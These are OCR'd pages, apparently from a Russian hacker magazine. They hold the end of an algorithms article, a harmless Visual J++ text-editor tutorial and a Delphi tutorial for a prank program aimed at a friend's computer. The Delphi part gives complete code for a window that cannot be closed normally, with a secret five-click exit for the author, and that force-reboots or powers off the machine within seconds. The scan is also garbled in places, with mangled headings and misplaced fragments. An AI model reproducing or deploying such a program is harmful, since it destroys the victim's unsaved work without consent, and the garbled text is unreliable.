
вывести второй корень.

Ну вот, теперь любое из этих действий можно осуществить практически на любом языке программирования. Можно также выписать список всех существительных ;). Надо еще сказать, что для больших и сложных задач может понадобиться большее количество шагов детализации. Но согласись, что это все же лучше, чем упираться в задачу, не зная толком с какого конца к ней подходить. Тут тыдвигаешься по заранее протоптанной дорожке (а протоптали ее те самые крутые лбы) и сворачиваешь в неправильную сторону тебе вроде как и негде. Ну все, удачных тебе кодингов и алгоритмов. Мыль, если что не понял.



# ДО+ С Самогон ТЕКСТОВЫЙ Р

МООФ [МООФБЖАКЕР.ГИ ; Н++Р://МООФ.РД.ГИ ]



Текстовый редактор :). Как много в этом! Ну, в слове этом. Кстати, угадай: какая связь между Visual J++ 6 от небольшой конторки под названием Майкрософт (J++ входит в состав пакета MS Visual Studio 98) и тем самым текстовым редактором? Правильно. Сейчас ты этот редактор напишешь САМ на J++.

Где достать Visual Studio, ты и сам знаешь. Попсели Mitin0-BazaR или другой доступный тебе

рынок и приобрести среду разработки на паре-тряке компакт-дисков :).

## Рождение

Visual J++ это визуальная оболочка к языку программирования java (читается как "ява" или "жаба" :)). Изначально разрабатывалась Sun для написания небольших приложений для Интернета. Эти приложения могут исполняться везде вне зависимости от платформы,



без каких-либо дополнительных изменений. То есть, написав программу под Окна, ты мог бы запустить ее и на Юникс, и на Макинтош. Некоторые путают два языка java и javascript. Хоть они и содержат слово ява - это два разных языка. Так вот, Майкрософт в один прекрасный момент решила, что жаба достаточно хороша, но ее надо дополнить расширениями, которые будут работать только под Окнами. Сказано - сделано. Так на свет появился Visual J++.

## Детство

Так выглядит j++ после первого запуска.



Не пугайся. Жми на File > New Project. Перед тобой появится диалог, в котором ты можешь выбрать, какой именно тип приложения ты хочешь выбрать. Выбери Visual J++ Projects > Applications. И в правом поле выбери Application Wizard. Затем в поле Name введи имя нашей с тобой программы. Пусть она будет называться "ХакерPad2k".




# ЗАЧАЛА: ПИШЕМ ЕДАКТОР

Жми "Открыть". Через несколько секунд запустится мастер, с помощью которого мы и будем все делать. В первых двух вопросах ничего не трогай, они нам не интересны. Просто сделай Double Next click :). А вот дальше начинается самое прикольное - типа программирование :).

Ты ведь знаешь, что у каждой программы для Окон есть такие фишки, как: меню, область, в которой ты пишешь текст (у текстовых редакторов), строка состояния и панель инструментов. Мне кажется, что нам нужно все. Поэтому ставь птички на все пункты и жми Next.



Следующим шагом мастер Visual J++ предложит тебе вставить в код свои комментарии. Забей! Они нам не нужны. Настоящие кодеры могут разобраться в любой программе и без них :). Жми Next. Далее тебе надо будет выбрать тип получаемого файла. Конечно, нам нужен только "exe" файл и больше ничего! Выбираем его и жмем на заветную кнопку Next.




А потом и на Finish. Если j++ тебя еще что-нибудь спросит (такое иногда бывает :)), вспомни золотое правило при работе с продуктами Май-

крософт: всегда соглашайся.

## Молодость


И вот твое творение перед тобой! На твоем мониторе.



Если тебе не терпится запустить программу, нажми Control+F5. Программа откомпилируется и запустится. Теперь в каталоге с проектом будет лежать файл "XakePad2k.exe", который ты и будешь раздавать своим друзьям.

Но подожди радоваться, он еще очень сырой :(. Зайди в нем хотя бы в меню Help > About. Не удивляйся, но твоя программа носит имя JPad. А ее иконка: ты видел когда-нибудь подобную уродскую иконку? А как насчет названий меню? Они все на английском! Что ж, будем править...


Но сперва мы настроим визуальную среду по своему вкусу. Для этого закроем окно "Document Outline" - я думаю, оно тебе не пригодится. Потом перетащим окна "Properties", "Project Explorer" и "Task list" влево и совместим их. Ты, конечно, можешь настроить среду по своему вкусу. Но мне так больше нравится. И для полного счастья добавим окно "Toolbox". Это можно сделать из меню View > Toolbox. Вот что у меня получилось в итоге.




Займемся нашим XakePad'ом. Для начала увеличим размер редактора, а то он какой-то маленький. Кликни на заголовке XakePad'a и увеличь размер окна, потянув за правый нижний угол - как будто это обычное окно.

Теперь тебе понадобится рисовалка иконок. Не знаю как ты, а я пользуюсь прогой IconForge. Это просто ФотоШлеп в мире иконок. Пользоваться им очень легко и просто. Усек?

И вот ты сотворил нечто такое неповторимое. Теперь скопируй иконку в каталог с твоим проектом.




Возвращаемся к j++. Выбираем окно свойств (Properties) и кликаем на заголовке окна твоего XakePad'a. В свойствах есть такой пункт: "icon". Сперва он равен "none", а справа есть маленькая кнопочка с точкой. Кликни по ней и выбери свою иконку, нажми на "Открыть", и твоя иконка появится в заголовке окна.




Теперь перейдем к названию. В тех же свойствах есть пункт "text", он отвечает за текст, который будет написан в заголовке окна. Можешь написать туда любую чушь :).

Твой редактор как настоящий хацкерский эдитор должен всегда быть поверх других окон. Для этого параметр "topmost" установи в положение "true". Еще он не должен быть виден в таскбаре, параметр "showInTaskbar" ставь "false". И потом раз редактор есть, то он должен работать на весь экран ("WindowState" - "Maximized"). Можешь настроить еще несколько параметров, таких как наличие кнопки свернуть ("minimizeBox") и развернуть ("maximizeBox"), вид рамки окна ("borderStyle") и фон формы ("backColor") по своему усмотрению.


Приступим к русификации. Начнем с меню. Чтобы изменить имя какого-либо пункта меню, достаточно щелкнуть один раз на нем и вписать нужный тебе текст.



Значок "&" означает, что буква, следующая после того значка, станет горячей. То есть ты нажимаешь Alt+F, и открывается меню "Файл". Если ты очень любишь горячие клавиши, то каждому пункту меню ты можешь назначить свою комбинацию. Для этого клики справа от имени пункта и выбери понравившуюся комбинацию.



Настроим панель инструментов. Для этого кликни на прямоугольнике с надписью "ToolBarImageList". И во все тех же свойствах, в пункте "images", можешь загрузить свои картинки для каждого значка на панели инструментов.




Потом кликни на самой панели задач и в свойствах выбери "buttons" и номер иконки, который ты хочешь изменить. Тут ты можешь вписать текст всплывающей подсказки, типа: "не жми, убьет".

### Старость :)



Вроде все хорошо. Все, да не все :). Надо подправить меню "About". Для этого в окне "Project Explorer" два раза кликаем на файле с именем "About.java". Открывается форма "About".

Для начала проделаем с ней те же изменения, что и с самой программой. В заголовке окна напишем

"О самом кульном текстовом редакторе XakepPad2k". Увеличим размер окна. Теперь кнопка. На ней написано "OK". Ну кто же в хацкерских прогах пишет "OK"? Мы напишем "ХАКНУТЬ". Для этого кликни на кнопке и открой окно со свойствами. В поле текст, вместо "OK" впиши то, что тебе по вкусу. В пункте "dock" выбери самую нижнюю часть, и кнопка расположится на всю ширину формы. Все остальное на форме ты нещадно выделяешь и жмешь del.





Теперь тебе нужен "Toolbox". Выбери закладку "WFC Controls".




Там найди элемент Label (на нем нарисована большая буква А). Кликни на нем, а потом кликни на форме. Он должен там появиться. Открой свойства этого элемента и в свойстве dock выбери Right.

Эта штука прилипнет к правому краю формы. Напиши в поле текст - что-нибудь о том, каких трудов тебе стоило создание этой программы. Что все баги ты выловил, и если есть баги, то они не твои, а Майкрософта.

В Toolbox'е найди элемент "PictureBox" и тоже вынеси его на форму. Это будет твоя фотография. В свойствах PictureBox'a параметр "dock" установи как "Fill". При этом "PictureBox" займет все свободное место. В параметре "Image" выбери свою любимую фотографию или логотип XakepPad'a.



должно произойти, кроме как запуск твоей программы :).



Прежде чем выкладывать свою прогу на всякие софтверные архивы, типа listsoft.ru, download.ru и т.д., дай ее потестить нескольким друзьям. Вдруг она у них не пойдет. Ведь для всех программ, написанных на Visual J++, требуется виртуальная машина Java от MS. Ее можно скачать по адресу:

[www.microsoft.com/java](http://www.microsoft.com/java).

Вот и все.

Больше тебе программ красивых и разных :).

## Релиз

Ну вот, мы и подошли вплотную к релизу нашего редактора. Жим Control+F5. И не запускается... Что такое? Ошибка. Помнишь, мы удалили все элементы с формы "About"? Так вот, теперь надо чуть-чуть подчистить код. В NaskList'e дважды кликни на ошибке, и откроется редактор. Стока, которую нужно удалить, будет заботливо подчеркнута синей линией.

Выдели ее и удали, а заодно удали и две предыдущие строки. В итоге у тебя должно получиться следующее:

```
public About(){
super();
initForm();
}
```

Теперь жми Control+F5, и... ничего теперь не



# нас ребут, а


авалансне [КОЛЧАНПЕГПС.ГУ]



**ДАРОВА, РЕГЕ+2! ПОМНИШЬ Э-Й СПЕЦ Х? НУ, ПРО ГАПОДЛОСТРОЕНИЕ И ПРОЧИЕ ПРИКОЛЫ? В ЭТОМ СПЕЦЕ П.О.ЗЫН ДЕЛАЛ ОВЗОР ЗА ПОДЛЯНСКИХ ПРОГ ТИПА РЫГАЛОК, С-УМА-СВОДИЛОК И ПРОЧИХ ЭРЕЙЗЕРОВ. А САМОМУ ТАКУЮ СЛЯБО ЗАБЫАЦАТЬ?**

Let the party begin!

Итак, начнем! Берем твою любимую Дельфию и создаем новый проект (в меню главного окна: File -> New Application). :



Я не люблю всяких имен по дефолту, поэтому сразу обзываем появившуюся форму, например, 'SuperForm' (в Object Inspector'е поле 'Name'), меняем ее заголовок (Caption) на что-нибудь типа 'sHUTiTdOWN' - не дай виндам засохнуть! и делаем ее диалогом: BorderStyle правим на bsDialog. Теперь тащим на форму label, checkbox, два radiobutton'а, прогрессбар и таймер. Что, грузанул я тебя? Ну, тогда объясняю в чем маза: label - просто текст на окне, checkbox - пимпа с флажком, radiobutton - круглая фигулька с точкой внутри (все это во вкладке 'Standard' списка компонентов), progressbar показывает прогресс выполнения какого-нибудь процесса (например, когда ставишь софтину в setup'е, он показывает, сколько файлов скопировано, и т.п.), находится этот бар во вкладке 'Win32', а таймер и в Гондурасе таймер (вкладка 'System'). Эти фичи нужны для пущего западла, а вот label тебе пригодится во время отладки проги или когда будешь заценять, как она пашет: через него ты будешь шатдаунера нашего закрывать.



"Все еще только начинается!" ;-) (C) Санта-Барбара

Все свойства объектов меняются просто: выбираешь жертву истязаний и в Object Inspector'е редактируешь нужное свойство.



Сначала обзовем радиобатоны и поменяем их подписи (Caption): первый - на 'ToPowerOff', кэпши - на 'товор офф!', второй - на 'ToReboot', кэпши - на 'ребут'. Это все нам дальше пригодится. Таймер называем 'DeathTimer', а прог-

рессбар просто: 'ProgressBar'. Теперь меняем имя чекбокса на 'ForceBox' и кэпши на что-то типа 'Force - с потерей всех данных', а вообще по твоему вкусу. Эта феня нужна для очередного глумления над твоим приятелем, заюзающим эту прогу. Представь: жмет он на него, жмет, а винды все равно отрубятся в режиме 'force', т.е. никто не будет спрашивать у запущенных приложений разрешения на взлет. Ты еще помнишь про ма-аленький label (или он у тебя во все окно получился? :))? Вспоминай! Он нам дальше пригодится, а пока лучше назови его 'Title' и напиши в нем заголовок проги, например, 'sHUTiTdOWN'.

## Займемся кодингом

Для начала сделаем самое простое - объявим нужные для работы переменные. Делать это будем в разделе implementation, зачем - поймешь сам, если ненадолго включишь мозгу. Итак, вводим вот что:


```
var
  progress : integer; //сколько набежало в прогрессбаре
  Want2SwitchOff : byte = 0; //сколько раз кликнули по label'у, чтобы прога закрылась
  ReallyClose : boolean = false; //после 5-ти кликов будет true, и все, финита :)
```

Если ты пока не понял, для чего эти переменные нужны, не кидай ломом в монитор! :) Скоро все станет ясно даже одногодок табуретке :)).

Теперь нужно сделать так, чтобы сколько наш бедный ламер на чекбокс ни давил, флагок все равно стоял. :) Делается это так: кликаешь два раза по твоей пимпе с флагком и в открывшемся окне редактирования кода, внутри функции ForceBoxClick, пишешь:

```
ForceBox.Checked := true;
```

Готово! Сейчас сделаем, чтобы прогу обычными средствами (Alt-F4 или крестиком) нельзя было отрубить. Выбираем вкладку 'Events' в свойствах формы (все как обычно в Object Inspector'е), а там создаем обработчик события OnClose. В нем пишем:



# МЫ ИРЕНЧАЕМ

```
if (ReallyClose) then
  Action := caFree
else Action := caNone;
```

Этот код не будет позволять окну нашего шатдаунера закрываться, пока переменная ReallyClose равна false. А зачем она нужна? Дык надо оставить какой-нибудь бекдор, чтобы самому прогу можно было тормознуть! Помнишь, я говорил, что лейбл пригодится? Время обратиться к этому title'у! Опять тыкаешь два раза крысиной пимпой, но только уже по нему. В появившемся окне с сорцами пишем (внутри функции TitleClick!):

```
Want2SwitchOff := Want2SwitchOff + 1;
if (Want2SwitchOff = 5) then
begin
  ReallyClose := true;
  SuperForm.Close();
end;
```

Что это такое? Ни что иное, как закрывашка (типа открывашки для пива, только наоборот)! Объясняю: после каждого клика по label'у переменная Want2SwitchOff будет увеличиваться на один. Если она станет равной пяти, прога вырубается! Все просто. :)


## Да будет свет!

Перейдем к главному - самому процессу отрубания виндов. Будем мы их отрубать по желанию трудающихся, т.е. так, как трудящиеся соизволили выбрать: повер офф, или ребут. Да, еще нужно сделать, чтобы прогрессбар работал. Думаешь, геморрой? Да всего-то пара строк:

```
progress := progress + 1;
if (progress <= 100) then ProgressBar.StepIt
else
begin
  if (ToReboot.Checked) then
    ExitWindowsEx(EWX_REBOOT or
EWX_FORCE, 0);
  if (ToPowerOff.Checked) then
    ExitWindowsEx(EWX_POWEROFF or
EWX_FORCE, 0);
end
```

А теперь догадайся, куда этот код всунуть надо? Нет, туда, куда ты хочешь (конечно, можешь засунуть для опыта :), но в кодинге это не поможет! Все опять очень просто. Был там у нас тай-


мер, который до сих пор не заюзан. Сечешь фишку? Нужен он для того, чтобы на прогресс-бар полоски двигать и, в конце концов, комп зашатдаунить (или ребутить). Поэтому, как обычно, тыкаем по таймеру два раза. Появился обработчик события OnTimer. Это событие обрабатывается после истечения интервала таймера, который изменяется в свойстве Interval (единица - тысячная секунды). Поставь там 100, чтобы у жертвы слишком много времени на раздумье не было. :)



Осталось разобрать сам код. Переменная progress показывает, сколько у бара процентов накипело. Когда progress доходит до ста, начинается процесс отрубания виндов. Очень меня радует, что их можно вырубить вызовом всего одной функции - ExitWindowsEx. :) У функции этой два параметра: первый - флаг, он говорит что делать (EWX\_LOGOFF - завершение сеанса пользователя, EWX\_REBOOT - ребут, EWX\_SHUTDOWN - шатдаун, EWX\_POWEROFF - (не догадался?) повер офф), а второй зарезервирован и, по уверениям мелкомягких, игнорируется. EWX\_POWEROFF работает только на машинах, которые его поддерживают, т.е. на ATX'ах. Если ты сомневаешься, что за комп у жертвы, лучше поставь EWX\_SHUTDOWN, который доведет шатдаун до стадии 'Сеанс Windows завершен. Вы можете выкинуть свой компьютер'. :) Разобрался с флагами? Для них-то и юзаем if-else: он проверяет, какой радиобокс выбран, и делает свое дело. Voila!

## Outro

Вот и все! Теперь ты можешь считать себя крутым компьютерным заподлянщиком :). Эта прога - самый простой прикол, который ты мог написать. Конечно, задачу шатдаунера можно реали-



зовать и более крутыми способами, тысячами строк и т.п. Но ведь в том и фишка, что так ты посылаешь солить веники всех этих куль-кодеров, которые ваяют простейший алгоритм целями томами строк с ненужными операторами? Такой геморрой может быть нужен опять-таки только для прикола: на олимпиадах по информатике, помню, писали проги на объектном паскале (со всеми конструкторами и деструкторами!), которые конвертят числа в разные таблицы счисления по указанному в примечании к заданию алгоритму :)).

По поводу же нашей проги даю домашнее задание. :)

